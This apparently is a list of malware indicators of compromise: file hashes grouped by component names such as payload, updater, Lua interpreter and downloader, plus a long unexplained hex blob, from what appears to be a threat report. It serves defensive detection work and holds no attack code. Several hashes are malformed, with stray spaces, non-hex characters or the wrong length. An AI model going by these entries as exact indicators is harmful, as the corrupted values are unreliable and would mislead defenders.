5cfdb8e9af0dce1d3a73c5f4ca70230f6988d8fa
9eebeb60812e64fe74dcf2bb9779cb0b71d19d28
bb8c7571524bf29739f14e1e2597d016e867e8be
b124d11fda214467c1678335c9f5ef7c5e158b45
e1a2f64087bb181f26ed7ff982551713b7e198a8
13d54571fa76eb1b9cd97959329c63d8f69c29dc
aaf10b4c1b3c85c4e84ce16def15c428d648ee00
d0d61d541e2104e9761dc69fd5ca845d1105e777
68a0208ea12250dea5689eedbe1fa4f1d967b7c6
252ebce33995211cffc330a572f336848affcdce
50ce0518d7ac70328bf11bd27e984f1991ec56ae
b61091b759702c97f18240b393b31b328501e8a8
eb5f71f0746e111fc74e64ad4e754ca1d876d90e
d4f0c85ccb120db0a8c4b9c57c9d652374e07107
00c2f582016d4a2d2ff6798ba281f3947d62cf81
2ab5e8f9f7eadf71add5e8840824fc7104ae26de
b5f9b4e4275ff9201ba433bf4bbec402cbc67c6f
490f2818d6fb14599828be62bc4b2f3aebc8ed1c
fd719f67bd121780c910b5e557dcd242fb327133
0e8932e616a9f4bd418caf02de41351ab9af272c
e87df0917ca4f0ee44f49ecfcea9f65c3d307d5b
bea0cd11f63c523abf62d980a2de857369738f3c
```

Earlier Payload

```
400475991ecb3c5a314bd318d1b5355a8d7961ff
2021f2b3b28c628920415b2bd139873deac9d925
8c8c3bc2f545f709e5e9e81275fe012950de210d
cffde644597babb96546492c81e8fb84c806b2de
01fed876d81ae8e1f0352ba81761ebf951af657d
4af4e3792ec52f951b1879ed5deb9bfb61908365
2cdf93f28c2310d33138e324cac387fab3819fa7
84f2ad2fbe41f9e938f9592372b9e781063cf3cd
4793630fe9adc5e080761483f75fe33e010104fa
d43e3f496c201689029304c5683cbfc523f69632
d6fc19c59ebd566ea3d1b761b06aca54e107b99a
61ba641ecf3a4fae485ed62219b2f4946bea532a
32b19d2d9cc8a7c6faa312865f8ee0f2b39b64cd
ccb63a5bee084a291fcb45904d125d50c2c5592b
93837788ce8180179faac1a76553dbc6fb6b0869
9c2b0c6c84a9259a95087686e742a96b5b0b33a2
0227ce7e45aa612f29f786dd71161c536f600126
3c8ba8ef12f8e756a60c7ab749e21eee6e1577f1
7be97ac27d08da41dd39e80c9229677a8b5e5077
8cccd99cb9dfbbaf825a42b75e075ff8f3191ef0
63cb4e4caea28e2c8f92b6c08a2191ce3f6ee3ee
9d31541155bc314c948aee0cd681cdf036db0c47
cc51b40a659829052a381e09ed7d830cb96edaa5
a21fa3a2df5766de8aa71d6857e72566e97d42a7
82d66ed9f68fa859c03e2b41d4ea130bc2e51315
02b98dd502dde65d32e15f1ba0ef385abfe02a63
016198871a322efe6d8bd911c50ad02505a7deed
af6649b2324040d7bcb2bcccf8ba441d4d3a5b83
c7231a996b60d9c98510f9cfa6436d33a31b11df
9c21d2a3c2a06d056b3bc0a3c82cae8b7cf3485d
98515bd53e339356e931e3cc1ca0b08b63f436e8
b342304677b8c5a8fcdb343b9fc26e1a1ad612b6
2bea8ee9e0a3e7785f4cbf048595ce2ea88cfeb1
1eb22698c95202f79158f163026bdf7b33474aa3
646fb17af87e6faff1815efee412c26d8e44f93a
08b07a27bba11bb51e571d77a1adba7f2a6ddb84
4d220a54c7da68b5e2bb777d0143a467bdec7e42
6719270260733d6f42b8b2088527646c4c27ff12
e3c0e0635d98ce14c1668cdf211c253306f3759f
479b7983968db8beb813600f0a779aa9d2baf5cb
6d174bd6a61d564561335f61ad15065ccc8f3e4d
68ae4672d314aef730143f0ebd8efe2a17127078
e8127c2ed70849fa5369fcc247b46b3e0a51de3d
d4becf9a12b5b7f7f4ed9727771a675e28bcf962
c0486576fa602d189e69a8a67bf34d95068c96fb
3eb581fa4a70b3ae43f8e93a4ec188f872e62a0a
ee4611bf983fc134570d1613c7033c6a42fa5b0b
1de4a0825182e095a9c66a82479a8ffd7ee840e5
```

Updater

```
d48fbb2b8567a48e8a1974ccf7701a41e6ee922e
7fe22d77b8a4806bb93e1c6d1c9a4d84ef3ef5f6
2f600e1a9b9015eae5322d1d1d35fecb8b3b87d9
b2dd2bebf820e4072089a3672492e4b63449e2ff
69473d0079173631acc5fd47f377224c7859d4c5
496ce703d341ed0229c8031776f6726a45d375e3
2e4c7ec62a327bdb171fee62decdf87868c962c9
f6e60cb12ab7d61e0218ace7c6e33d8dfb56067c
cbf052b7ebcbe7108a14a520f519ad628ffd2c69
738db84b54c6379dcf1c689cf13ab9d444260310
d2d94d586cb0c47cde5f4b3594f6bfa62f17171b
eee720d364254d1ef8e4992099751281 25fd79e7
528a8c2bb60d09e3dcd1e81d4a6b3c9d302b0701
923731222a868376ceadc62bac91e05b50555d5e
a0bda40811e5421a543fd35d2f9d8c41643e18e2
4207c3da0a0b18e622681b9a379d5bd1f34df1f2
f1f18ad14d4ebe08218cf1545b1f65487ed4eb74
d31bfc923d9e3b5bd7c7c657ded0337748986136
6532965684a587e275df801f329fc1b41cb412b4
0d00ef158d96698a923667e59e99739e019fb445
ee9630597d11a4cbbda903885d0b7ca930c70084
e7e081bbcbdf05bcb1483051301f2315d44b78ae
```

Service Component

```
692aee2d53e80ba3b401e42a22dee851d9282161
3beb2df09db314091ed2f51ce8295a32d4181992
229fde226eadbe717bd48c6fe2e827a9ee569ab5
893e96bfe56980a46a8cae233f9f8a2952806b85
87991d0837322d3269cba2f01c6846b688a0ee46
```

LUA Interpreter

```
c7abe781b6f01eb458c52670aaec140c746a118c
ca4fc3f9b6d65ec71d7783cd11f09f5f3a2f7909
b0545e221a295221699f26b644f08ecef804c7b4
4b9a1c1fdf1cbea5c592a035052270af286eb713
fb241b99a05d29c581a2e35ed490c27a25c0b059
8d61f971a181d52139ca9163edba0ec2cea10b80
0d8cd32496a5e925ca43b109c147d71b766d5221
aac891729e5c3e8bf8412fc1d3b8193dd596d276
7d00e442939f28915001e40ec48b483c5f685ee2
eee60661783c2aa257ac7f42c89e853b5b2ba887
a5820dc0839ed4e08070c14650372e83bd6ae413
aca27ac61efa023e4e86224afaea1343bb34de20
414dc73175ddf1f2bf7d6d7e5dd0ed7d52e8aebf
c0d086cd71d579ad4ef7d9b6d7e4b9e4a4769044
15512d697b10261f7a96cde5ffcc76f2de3b6d5e
```

Dataup

903893d31da6978435d0cab806e5678589f78b935daf578aeae9243b29a02c5daa653d5ab06dc7ac20a443ce6b1d8159d6063c1d171dd6fdf55ee0e447ff80433e87930eb5ec81946bf3aa13804fcd9b69a8b35f64b3537040cf4c44ef0a5abf9fc7c43e2342e92de428f73127e4dbf31483570b8f377254808b5366e09e56d4bc2e81390e5b275f8ca725c7172edb27d792c5e38bbaf47de1dd2d9fe747b2378c7776c21c9191e3cb8a8c829fc7679421b8f8d2121c81565844d5fd674dd078b2e96c81f7e74edb12aedb202e37bcbeaf0c2efbf894b18b9f9551a166afedc78649776bf0bb64cc8c7869926947d71a408454ecaf1fa9a1206124745da2c29496bc76a8e90286b0bc8d44fce79e0e67057da58674d35af7adca564fea1772dc7d83202ca2333ba1974ed7e0e80189aab47de7932491e2caa5251e006b8faa034624281757527f98c90b220427ed399f04805f0275529e524ea6e64ac84baa54030c5d75be310abb276057fbfdd0cc55d49e9e6afb2e75b8b49791188c9b3e7c857696c05c768ac6a7c3747af2d20946919720230b6d05a81b09d3f70cd145b64f2c74ec6dc46624e9d2cf181ff78723fa2cf1186b00981495dfcd0ebfa4f9b0e43eb34ac8c2943d6ed4082dc93623565d421f7871c1829b10249c573dabb53566a4ad2e1ecd6644ff38b6226f2ca08eabdd255ff8c7da6becce5d05b08add2718c8a54ef1a4cdab3be82e29277b021fd4d451aee60c31dc885fc0209a5552f8c1999e666588d555e6392230a90382e231c7c9250c285a4b2ef7542bbaa26f6b31fa6170b0a8189de8ed499c39fdf49a77b406f4dbbf7b9ff9c645e8076d7fc456635bd35f286d20d3861c25945d09fe4186c1f4d760f141dcbf38b745167951196a1ad7491b192cc26a8d185f312f3fb7dfe3026ea5911c468e6e7df3f6e9f096dbb2c8ee0ef1c4bbb46c068855d2177be364f98eccb2feaaf42ce954681d2f88f9efd89609c98df5b377a3061121d27d7eab760c0ba078743d3e8e780b7a09c3185ed388f2f5aea121afb03f9de38264cac1e2a51722a96412a32eb164a52f9c9c9656d5af49e4569b84771da9d934d5c2a02f4a027d3576d325f9e21bc1ae1de09f5c2533f89c5b0dc4cc56f86e76a3854f6cdb7724f1c098cf049b29af0ba9d0aeb06640eeb486ce395aaf60bf34ad20d31697a1d926057c3ee9efe54ac6d6115aff9f8f71c318deb46d25466b537848b508a48cd1c6da3a05e6462a1006ad26d7fc45df5cc1acd70aa5fdb7b998f848c4be5c7f095b8744e2c69c9d912bb712567a740a2a94744d1e5d0796f48c5c691d6d4af8e094915932ab548bf0d616bfec7573d755f251326524898e039f48e02fac3cb594cccb446029d3f66cdc5f83c8828167c1973164e2e4fba2aaf8a22bafd22848102a976fa8cbdeb696fbb657ee64817e5fcb92c82007b16babec83a1dcb42b4a839b869951a62a9e574e2a09442a45ad3a1c648353636bc302d68ae27d093efa539edd220354a87067839be70ad16538f892a7fd9b3781cb520da5652e6fa6a0045d042c95bef7c850c946de2579046fda184760b32bf653ab27b2d792be076919d441c38f319670299af66522161f4f328c01c6c9d5983553a95de684814c5d06d00e39a89a41011f4e9c0104eafba8c9f420112510bbb34e446fc2c4580b18ef490fbcc867c2ffd8d86c75f340fc9e16baf622b98c5b7d42abf228f86ffee306f8fd0a57eaaa40550a4c2650731f4c67a77449e6d9bb12cd0af932b9b4cf8be0c0f2b97afda64f47b4807df265defb53a294c5e348bb6cc96852190412bc23efe35b0a3520146e613937ed6ae27a03858465580ee21985b4b1e7e0a93cc7dae8e1f55deec82eb5755576a5ee8db962983205c7634da1598c6eea1ed04e13977262140dab831b46b5b1d78c93574f1c58a7b9eb06d38244aa02acc4cee0683aedddcf7c73077fb99c6ebb1a5caa0245bf8253407285c4b246b98ce55c557428a3592868406fc50275703d11372c1541ef5fa743f7f915302d628be416b745fee7f309027eb8debe9ffc7d1735c934f0eccf4296483c6df76595a979da103bd821bf2f6c94b61480fc10ced803417daa2a88777ee21eeda37f4d857a870a851216c908ae61fadb6e7de22d1ff1caea88d1d7455e637b1e4f5a5c61a0d0bea61600de593060e4d7020652e82fb60e789d2912cc6e74baa4a5affeba0bc02b2793dd7cd2376bf4db636a90ab35f72c0f061eea92d2856fbc3d803e6a501602e8c0b0ec886774bb7c58f3a1183bc11f2a34754a03fb64fac752397c82145734d361f7240c15d284c8a44d88bce8c2dc0e4afcc3eb65b4d1c616ec4cf85e4cd32bf311eeaf310f457cb0a0a951a28cabea7780b622fa2aabe2aee5b502cb7344b1b74fc16316d9f8e492754de095a9a3195b3d8d22f988b196751ae6be18bd2c66cbe804fd4a0b9408b17da6a96a0c8de8c3236c03638d7a2c90f2528615b2c6b8a3dc1b61206a42e64448092525422b7939590fe5eafb875213da674b32446c9a0f5d57ff5a97b0e3d96b3681f774d0e085e820c6871e42e5cbb3956d24b5c49343e992587915a2944302e749519ba7a48322293592078 57a279aa6d9f64d53bf8375e0d5ac9735b98b71dbe7ad9a4e3ce4da5a3e86e56665f48b92febdc28a5d8a54db023799989e07e1e776808f85c9adc2f0720859307236c664151b32bfb5960b3df6d7a44a8c83bfd8dfa2c1c53e5d15a3f3ebe39d45d0b146218cf64cdef5bb55b08145fc1b8281a59e235555d8ab7f642d0c22f6fc95a4195419ec71eb1dc37aadcedd4c630dc5b0109907bd4873df87a3c4ab7078fedef957c582214b5cd42b7a42bc8281a0c67db21d14de9007e652d2f62af2c6f95089f2a02eb2d735c5f577d3a7dfc4349fcee00cddf2c763e1b583dbb21e0e33e07838db5173cc32fd1c215cfb33aadf42c3eaddb19553c028b083af4a25cb32e40cb342063d237ffa8446eb25b9058cda30be9244302f18e37205b3c1f8c523d5174531591ca6e10fab789772410c354d278cd6836c5f47da29f5835999d9bcedf5b6a2f893e6ad8b3dffd5a4e563120ab3fec493da96e378c3f429941a747dbbf71cf3f9bfb604ec64d185e44fe636b4bd0ef141a8a0d54b4ec87dd5236c60940c2d27ed4997c2d1d051cbd1bace2b97b7ba49f1f837a2eb8c14e7105e2399440a340a350a626e25a1edc8682285050d8c0353c4d867ff689ca826fe53f0bb3835c62ba8ac5dc0627c32efac3a64475a1ce70178381f1645f03be3fcb2956cf6c982c56135ae285f63c6a56023667974929645c241c1bc44faacce58b789ebd1f1de910bc021c713624877bc859d32314734f08eb86d4568a304d1441b5abe434e0fe218a8d5ffe3ed99b77fec5e10492fea5824c17b9620c7ba615026a971ffaebcaa9606de8943526e721f5c4f440089ae9f9dc792a1cf645920440bb2f6ceb01199047132150e4a53c257159ca9640e2b1812d61d1520cfdae26f661cde9ed4a2e52bb775c8f4402bc9c88f1576eb29a2d3924fd0ffb7020fa3a7f39e7fc41e5b0c154e67635d5da62c844faf5dfa4fd8d8aadc084363dd97b8c6027ecdc5c5b653140075f925c25ee10320d434f55581e2470b6bf67fe4fe8b702add0a9b260baed40acd17ebcec9c9d93f9e1100d49f34f491f0ba88ae4c87a73bc8c52254c38f3ed5cfc940e21ca1ccf5a26b527173cfe6c1b3d31600ac16831a6ab8273819cf595566b3ce065ae7b53a9bcb7cf46404ab607db767f69327ea23dca8319f6d00e05fcf797f69176c9bcba0d7f00722c7516e0fab272b04b48c38c76b80eb072597a61b9591dca18a33dacf685bd93eff6d2db2919652aa1bf6453166aa610972760de0111498fe6d66547b48e208057971433ce372f37067fdf0059b16407 7dce584b9f076b9c8c1bb2d0d083449f2c0c5c017ac983a9db2c9ac006499b13936dd57e885efe816fb4eb1dabc801800ef25294952d861d1869235eeb351a8a557f75c42a1760fd93b3d1cfea80e24a32619586f9964cb663993f8c265100fe833965df784fa69ad47e37afecf3091da4719e63e1d060d3628a413717009626a80df2e7930e39d697a83bbe1b2a55361260c8c596c8ce07774b27c17d80320f6a358b57298a4f3583c00a862854dcc474d14fbd1b9da4b8b32934d6443107e8235e02f170359e54539897757419ead42fa11c1c83fb9a00aeebead68169ea1cb3058c111d06204403655b1ed1f2337de444456f6cb42ada2617c078f09614f4aa49b7a1821c9ed0fa306130b30dd7f3743ebdb140cbdb9df4821aa0c779804db027428ee25498ee51b4da611f514134beab578ef237aaa63eb2a50e7913f1904cb5e527b791164b1acc6a67949ea4f49e89e234ff1f6fd35c06e36fc7ec1f410a4987e33cf16baac0726149b8eef3d8bf35a7f584eec577cf2659f80fa27d3d116912add743a0e44cfdcf72ed9c64bef155bd2b94071d9212b4607db9c3d6548e00eba6028de4f568ddbda3bb405e7119990540d42a830995173c529488029452866d802e5bd46675d3a002fba4e04cdb79cc007f4fabf41dfb4f913701b12e4dcaa04031fbef1daa114da73e418b647540c268a3d5aea936c4825279b8d5603e1385b199c7baecf9924d5fe2955087222e695ae9c8f38f168e7842c1852d624b9c11c08e2a2469114ee185c10100a5687af7720501205baccfdc5a2714487bafcc6c4fd1a9f94a229f4bf3d0462caf295ecce3ffc3b02fe2e8bf9c27f9f56debedbf457f2dc3a5384b7b64295d5e3848be5e18aa34864680bf64a71673d67b43e28bee478e93c7cd7ebe35bba37be9fac31732107b22972bdc32226f356c6beef3107f5df0246a9a64733ab0d54673dbe57d08dfd523a2eed368002e563af47680d4730ab14710c685dabf93f08b0454a9551fa8100215708cbdad1304b5b3d2133824bea92de9e0abc939c8e75eedbdc30d1799dab57da463624bc4fa1b0e458be9c33fc5750a78ebc43ff142d0dc82391b4bb94378a18c3d67c667ac3601f24c84a3bcb1b037ec71ad79f63d11425f19869f5d5e099b225631819b55de65196116bcc49e90e9d66187043a349c67d82f1ac9503b01ef2696a1886256081ff29c27e471ea932ccb5d18e2c6792cd34894f176529c3178a981d9a1cf333c7f152b360ec6de9d86fd0fd45ff914ff4a574ab4ff3e177f2ddddd8ba5e71a2569cb72b4b5c36d60d0412d7789a65101a5b0a97f468b7537a38946e9c6674ede56035674ecd229682e3cd7a597071af8cacec89274206dbfe3c5a30a48b08e0958090681ce64e59d9f591f6fd6b0ab925f831589899f0bfaad3e9311f050dbaa76bb8f2d77a0054aa500bc6309d59aa1cec4c99c04d987bbc255aedd0648d425742aead36ac7692d1c888501bde2d57fa415ca16bf51481ee72558a9217b653c37f74bd88cadcbf0dcc4044a380f4af75e1a002344946171da6e5fff6e51252ab7e38f9f05ceaec315c762a4ccf08d0fb3c29963b98bb0afa28d85e54de282a0b5a30f7b77f9515ca115ad408608b1f2198932ccf3aeea04ef2c184dfbc810aa62680a4b6073ed8d6ff515d71476351df640e43c72909971196343d7ba5a10ba625a108f286c4faea9b80186c1c80a972fc8e747f7cce7f881e3531a1191674751a8b6ec6eb06eda0d2d7c1bcd63723d9e0ae4e4bc87fdc8b14f4737c2d42e28a8cbcf046fa44a13972c145b899f607ebbf92b82d20528604b5bbc432fc05e6d72d0ac902f535f7b37db14e128d3615d0fd76fca5c90c170405cd49a8a45cf8e33fbdf55a68bb1e3a653ac51b86900429379 05fcefcc00793fd30c92d428564a254b447e83eb01386ccec49a53e215e9c556683a30eb8a4e0765a528d21810867b762ab70926a68b5ec2ca26488aae01a282f9f0e9b6b83b825bade5411196f980cd4e9fddf02f222ad12ae844d0758555435805413b6bae07cb41cc2242c1e00a43dbc41c1c308d5e85ef21a6fef3ea4a1e617008cdaa3f41f9e9bc4e14584ff48ec4654119dc4fe4554a2c50bbf304616b771b13a0003fbeeecddeb60a0be7b8635455a7e072259165637d2ca69d856ffa37ebbe4b4302308c0007d44e717ca77cafee3c2a808ac2886779128f94d053dff15f0ffd007941a3160915822504e58d57df5cdf91804e924064869862c7ad22f21ab8d3c963ace1d3c409aa34aeb140e52dba25a2809062525da2da60e57cc62625219ca654ab85e47c966c35d905dd58c47efa16225da7aa9490d492bfad9718779c4dd1d661e8ca31d59ffc417ecd64473203c5c3c736fac42f9614658419388bd53dbd2963703f22bef16cc0e3980477df3fe658517e24c306986169b73a46206bfe2410578d85b888b1d9508b9b509c40f7ec2c05dcfb6bac6123a67fb65127627

Homepage

```
94c372b5d5c85319b0121dc3c6c6f27ac9fce395  823aa0554c0d566756ffc25540bac17b6758fdc4  96b32d9c2075a6d91cd1c3a1a8fdf595d7dcf5e3
```

Main Downloader (old version)

```
0370b1b28af78e51b8c77554a5d937fdad3ac532  69473d0079173631acc5fd47f377224c7859d4c5  55f54f5656291afe06f7acfb94a03986ddd608b6
62f80c56f3b76d9e064133d6596c23d161c00673  2e4c7ec62a327bdb171fee62decdf87868c962c9  7dda3120d3a4e234df08cb6833ae16975d03c33c
5a3254a9ad5326b43cad07eb042a1d55c92b421c  3de3dbd81949e050534dcba94271c2c541699f38  02f86c24af18273b7d557cca02d743fcefec86ca
045697dd8ef577754b4b38d0dc0832ff5aa3cc67  f693a972751e058f39144b7ae2a77e45e8cbde83  528a8c2bb60d09e3dcd1e81d4a6b3c9d302b0701
edca7cb6d1634a1fe97c5f22a5b6798159d34727  f6e60cb12ab7d61e0218ace7c6e33d8dfb56067c  b548b4f0b4c0b8d2ecf17b2b2758861978c5830e
b29f5fa07cdd7bffd89b1a4e34af0ef07eee7cc2  ccb2bbef845dd866f3fb3ebba72aaafd8baab895  31010c1eb3ace700bd36e55d835c5a8873d39867
2b37e07314e7a080b8eb51c2a8e300aff17be2c5  81b2ca635e8df9de4cf54516eb57d08dc6565dd0  35f7faf89fa4f3b698f4ed528a9ecd7af72db2f3
b7d25f02c19c7bb5061ea1f245006c29efb3fb2d  d3b3483635de98caa1b252fbc1e395b819995001  f6535050985f108bfb166491339b873aa53f89ae
cecba42d7551adcff5dbc4b90359efa6b6ca3306  35c75cf888d53e3abdfdfa537cf9beb1526647b2  b0de2a166e5faa8673d84c15b1603552e905a7c4
a3107fead86c723a19339a47fe53d6a4d6e8d602  cbf052b7ebcbe7108a14a520f519ad628ffd2c69  63f1b18c257689448d9fa372127ad0c94ad784c2
27eeb975b6c3bff3949a36e1949cd213fb199c81  1d861cb5e42ee639a18c3ad8a9bae7cbfce5fd1f  5e2fbc6901c6b68dfca90c963a0960b09b18d3f2
a117daac41b23b2a23a953ccc709527441f5eb12  590b34cec6e1df472ed68ccbac1329036d55c0f5  a1e85f08773433dbef466416d84473b33b3e9439
46af98518518f893dcc7fd7bcb258facd5f0349e  b98de73821bdf629e810ceb80a973fe0008daed8  8ace1b9762a27c8aaf24c1353b3a52062c696e07
d48fbb2b8567a48e8a1974ccf7701a41e6ee922e  012dda592a8c50deb5a0f57c51329c64f6b256c8  923731222a868376ceadc62bac91e05b50555d5e
c89c2bf0b7d1e37ea3aa00e738e159a1f1c05ee0  37e210fe1682c726df1e62292beb8be16e6851c2  fce22f6d84dd318c857ac6447531042b1b1f72ad
542da1fee6fe9b9cffcf59b9f7a49289f8b59f22  0392c3c23aba83d5f9ab154b9017cab64c621ac3  019fd8cb82f873356c964e90a834e95a83e0e790
7fe22d77b8a4806bb93e1c6d1c9a4d84ef3ef5f6  7165c77a1347fd1c768dbb7146a1515c532bf14f  abd56cd897239876e275cc7754c46f219c904821
0e5fc3813e4084996f646bd678cebeeb49ea41ce  34b8707848cd5b687728b7f81854fe334beb660d  000f5356f6bd855feebce7c03867ac583de80961
2721920e32cbdc1771e467bf5c9c5b58e88c705c  9d1fefb8c905e2863fc71f3592fcbd66dddf2cd1  15adad8b0ad5b76aafcafc85a73245032ca70a93
816c15c23e85b0f2ab0250ea692e033007117b14  ffa0703bfc36b1db4d2c02eea0ba40803566e749  89230caa0d25b2e7080f675258af9d74e5b9cd5e
94dbea9eb1dbb4c8e729c017d45db5a12627ac46  22c88004ac3fc6dcb412e2c98f7e374296070aea  0c5f96632acbfe97802a84c34a10200556ce3e1a
9d58a1fa6ce9a32a9789fc85db61f8f7ebf24883  738db84b54c6379dcf1c689cf13ab9d444260310  a0bda40811e5421a543fd35d2f9d8c41643e18e2
416e32f5e1b2832a84ac60cdf88b5f363607ac6a  da896f0fde60d066d158a48827635688f3bed2e4  4207c3da0a0b18e622681b9a379d5bd1f34df1f2
ecf34957bda659b1f60371426105d9ff13923624  0a5f59ea5970792c5ffb0b0eb8b96d3a53434c4e  54704125a436eb1db3267563a3f68567d0781fba
cc57d71529ceab33a76db73c7184eff70910cb85  8d4f17b0be28140a5fcb8b957161ccdcbe56e8c2  96f48b49124a01a6c3f8d0915d9fac9f188456da
817dfb648b67316b293a838fd7f79a3089adadb6  c6f89650533c5cfd9aa3df86ce92b76f94bba9a7  f1f18ad14d4ebe08218cf1545b1f65487ed4eb74
7573aa5a4e66c6eafbd4689e2e7e8e488b2e159d  72667017fd7bcf1e8ec6def79f334917bad81037  9d608d3be6fe94c421a3852b13f49719a346ab94
5b7e37975019cd912ec890246c04663faa8bbd5c  4ab39facbf3255fb6ef99f7153906eb6fd2bb508  2dcfb9bdca85da84c0095c907748cdb5e42867f7
2f600e1a9b9015eae5322d1d1d35fecb8b3b87d9  2cdc7f6983f069187c770bc4a9d1f2fbc55a1aa4  d2807f48a983ef65aa6348281c4c4b7ca9b52eb7
d02eacce4a74deb0bdf83ab31d35c2a1ba9a6609  a830328931e817299fd828288204a8760dee4846  0b4da5ed836efb397fe99e7deaaea61281bcfa10
a9bd1b3161b22097e495b81caac2ac25609db6ae  4cc684c4d63b0488523d272182e607fb661d27f0  eab5bca8d0dcd1930aa8919ff8dcdf2f394de162
4e6afb60a5538984295d77cbb7fa09ecc89c454e  0becfc20416dacdb0740f157b276c7d6c77e56a7  75f9876b8ae72c8e01c29c885658df333ca859f2
b0ee707bc2bbb2b826faf7636fd890814aba8db5  344062322049b3d2bf5c4c576857414ae4cf6d4b  f9020fe8a7df7b7bfaeecbdff03d39871c660db4
b2dd2bebf820e4072089a3672492e4b63449e2ff  d2d94d586cb0c47cde5f4b3594f6bfa62f17171b  6532965684a587e275df801f329fc1b41cb412b4
5a41224f782748ca245186f292c1a4bbabeb1fd6  fdf1a38c2e346ddc1e21e97307557814l0b47564  e00f7745b913c91ff7c71d5cd555bd570bed9a07
27b9061accd333af3a15c70a4ade4cb5284e4cdb  3e152ca12e83543876365f4a0a81b9950e47a3a5  f87f500701f890843ba3fc68c8fbb934bf69ee8b
70071063bf6fe19a271d041eb38bae8a37e75480  69686acf5f9e10b0f63874dc3482c6121019e195  46f06f77e5e832d26c8399323e56c122ca13468d
a7b07256bbf30bf700be5b68d2c112d8458b7fda  53a206d2400d08a6ecaf63276ab962da11d0ab7a  0d00ef158d96698a923667e59e99739e019fb445
91c0f1c147118b7ea893502b894e7247038c2df7  2802f91e98d2324a95f8117466b37032c9bd2f02  077253fa4f1f67b1e1f556891d3e6804bfcc693d
458178f0aaeaa23885a3bd7a58d01120f49eb9d5  eee720d364254d1ef8e4992099751281251d79e7  c77726ddccaa82ab81fe611e2a8e3a9c2836e192
916312497ba80472e3c3280b3d3639a0b8bb5c61  b8d08221b45c828daa44ba8bfd22d7692a2ea0da  ee9630597d11a4cbbda903885d0b7ca930c70084
1ba645fdc8bedab9258fb9390bb5ad7a3f5c7aff  6658f6fe3d2b62cdaf3cef38fb45276332fd7edf  ff9245b0676460fcb4977a28a3f49cfaf34cb0a2
0d3e6e55ce81ca8ba2aece880bf998d8a951cfd6  be59c2b25ece178b3dcba5d1d539e5288e21cdd0  e7e081bbcbdf05bcb1483051301f2315d44b78ae
```

Main Downloader

63c3404bb7837a006228ef0c4031dd9997c2f502
80d779827a7cdb09976837add77d7e930aa1042e
c6eb13f49adf37932874b6c741877c0a33378b42
0024136c30716a081f47f4c738768e34588dcc31
ea6b6a8053314528955b8984024ac296de900aba3
c554e4e70e56a44b2a40ea90d886188f8297895d
6761589c275344d323a3fa7828dd137358c1e0b7
3c7926c68d617333cb96efdf28f9e50482de13a3
f2b78ab84f8a4db04221770d1edb393e050b68ba
196a735a5c87c972bebe0062feaacb154e832f87
10bf86d0dcc1f4e7efd6f7defa7c31070a81dcc2
33bb33b706cf66b59aa3552bb7e4c7f1525f530a
cae17a130dc31a813935d799c8ea97c60baf2495
2842d7d5d7b6c6d72361de5f924e257fe58103c4
3351b613b70c3752396100c694d92789d597fad8
127654c4b039c4d976b9b8cee02cd8677cf67d9d
05d9832f3d91dcdef198807a1875a7381504b3c8
c5f86627c83c8924db075af7c6122f465419a376
40fb8d93b5db4054805e0c066d21e0899a2fe989
80345fd30be6d2e8b5e970bee05d4d0d53e5c75f
634483ca1767e1c0192153a5936f7443d9de76c7
a904bd46fedec8927ad8fba4a1fc8ea241569284
922ee85ee9e766daf5f641a8c988670388966ab
21fa9f66bc7f2fff523143e542c9fb09252d627a
11bdc89252ed703f6edf87dc9a55c571e680c865
fbb1e29c6e5cabc46658d2a65a3d4230908dfd13
d48476f4f4717515e3b83c582ff7daabf29b186b
8bac3e32737712e2a4612d4077550bc1b6f591b8
0986e7d77eb11ead189c480652f92a65cbdba816
31060e795197b8f41df78a84ec223545a6f398e9
35a42c3708289c2abe8d5a76e71d31424ae2cc81
914f520d1b36212099ea7c9898c643334c3bbe1e
bc53fc0de4d76ad94978092851976ea41bbcc512
91180dfadcc2534fbf0e4b614c3de23070236782
49a330e1e3934698eaa227af012676acd967914b
eb4864c3c4336f564b64504867bb00eb1fa0e592
b088780015c495c249a1ec8a49c73d42bd8c4cab
ea05a0501b7b0c32af40df6854737288e9763a8b
5dce3e2a65bed9f1503a744854c7988b94e048eb
cb9536708d15932d5cec13d44d72010c1d4c7cd2
171da0d8c9d39f0e590cc33ffc32b078cba7bdbd
c9fcda472df4fcefae2494dd0ec19ed66da5164a
18e80bbc0ce0f95587536f0cdeb88f677df13ff8
7639d87f140963ad0105324d19f7e7fab5484e68
85998b85d714295ac55bbe7337eb39c1858ec93a
8f9d26cb8ce45d26155d829149d80c7f6b6774fe
3493b84cbfed1f34ad7e2aa88bddd238ede0077a
3de7a92cc72ab4d2afe5e0993a2d7e4c1dd80577
0451eba8a6f282b969f02203619bdb2286761f59
ddafd44e43d995c9c1f6bffe27621270f2d7e5ca
5f8ffe964734a01cc07156df150a6d8af155b162
6211eafcef95976b387adcd0227faf4d0fb68aea
cfc94791adc6ca7a65b1807800c7b3454377d717
0b8de15b7c62c2eb229826caa33d452d50e2e95b
ddd23efcffc8f179605116e157e55a365c7485e6
5fd67409598074af5d2377b430a221d37d11da2e7
357bf6cece2f4c045c34f6f9f762423a4e684755
1d0697403d48f33606e1d74c167e3a77e9b920c4
f5ae9d19a1b8f7cfe173b32946252487 50f950d4
8e2c620af5f8e501bfeb1490685b53193b219083
b80fa13798d16f0708f0585c03c15d417f463ba1
be7c599018e0daa978b73ad6019b4bd9ce7f4590
adf8b268a40c68883da74ae5c8bcdb60ee29fe6b
760ddbe0314c36296b1f249cbcf41499c73df98b
58f0e1a4832978d2c08c9715b250a93778dbc97b
17e33beda05e96382a7e259961c0ef2aced0eff3
94b67ba8c904180b1a0682c96eab09e651500751
cd01b662d187b43b27a530312fcd5243c69934ad
b8886a37be19fd3ad9a775f11c9edacf26ea349e
0559e78d5fdb7fe859e420a6bfd7c7ddeb82c94f
a117daac41b23b2a23a953ccc709527441f5eb12
7a0d5adab44777e4c0ad30dd5a4d1e43669f4167
920c35ce1ee0b7eb73a6ff963bb4d00e70c9074b
3cd9f858cd6121cecc6f1182e49d1ce070588edd
c1e6cd1405747dcbe79d4a7aa05c68b99968c01f
755ef3e8b7b953cf812f8325dcc7f098dd7bb41c
21043e8c441921d9ffce5f396a5ce5e1b8938eea
275dcfac5baf0de83c4e0e8b8b6c570c4e98dd83
4b394c75b07ff2245c488e8aca392a9dd48fe7d4
ce73d5eb68b1a8f11a4a11d7854dd5e8b87a35b6
5052cc01e15519e8577d1acbd14a1654fe5c7e1a
542da1fee6fe9b9cffcf59b9f7a49289f8b59f22
947bc1da7d29c69072aa024a210d89578f7d8981
319db6d9ca083a4f8bf09cba3e49d28fb5b95516
088773a7f8df5d90e281ddc85288c20cdb725b6e
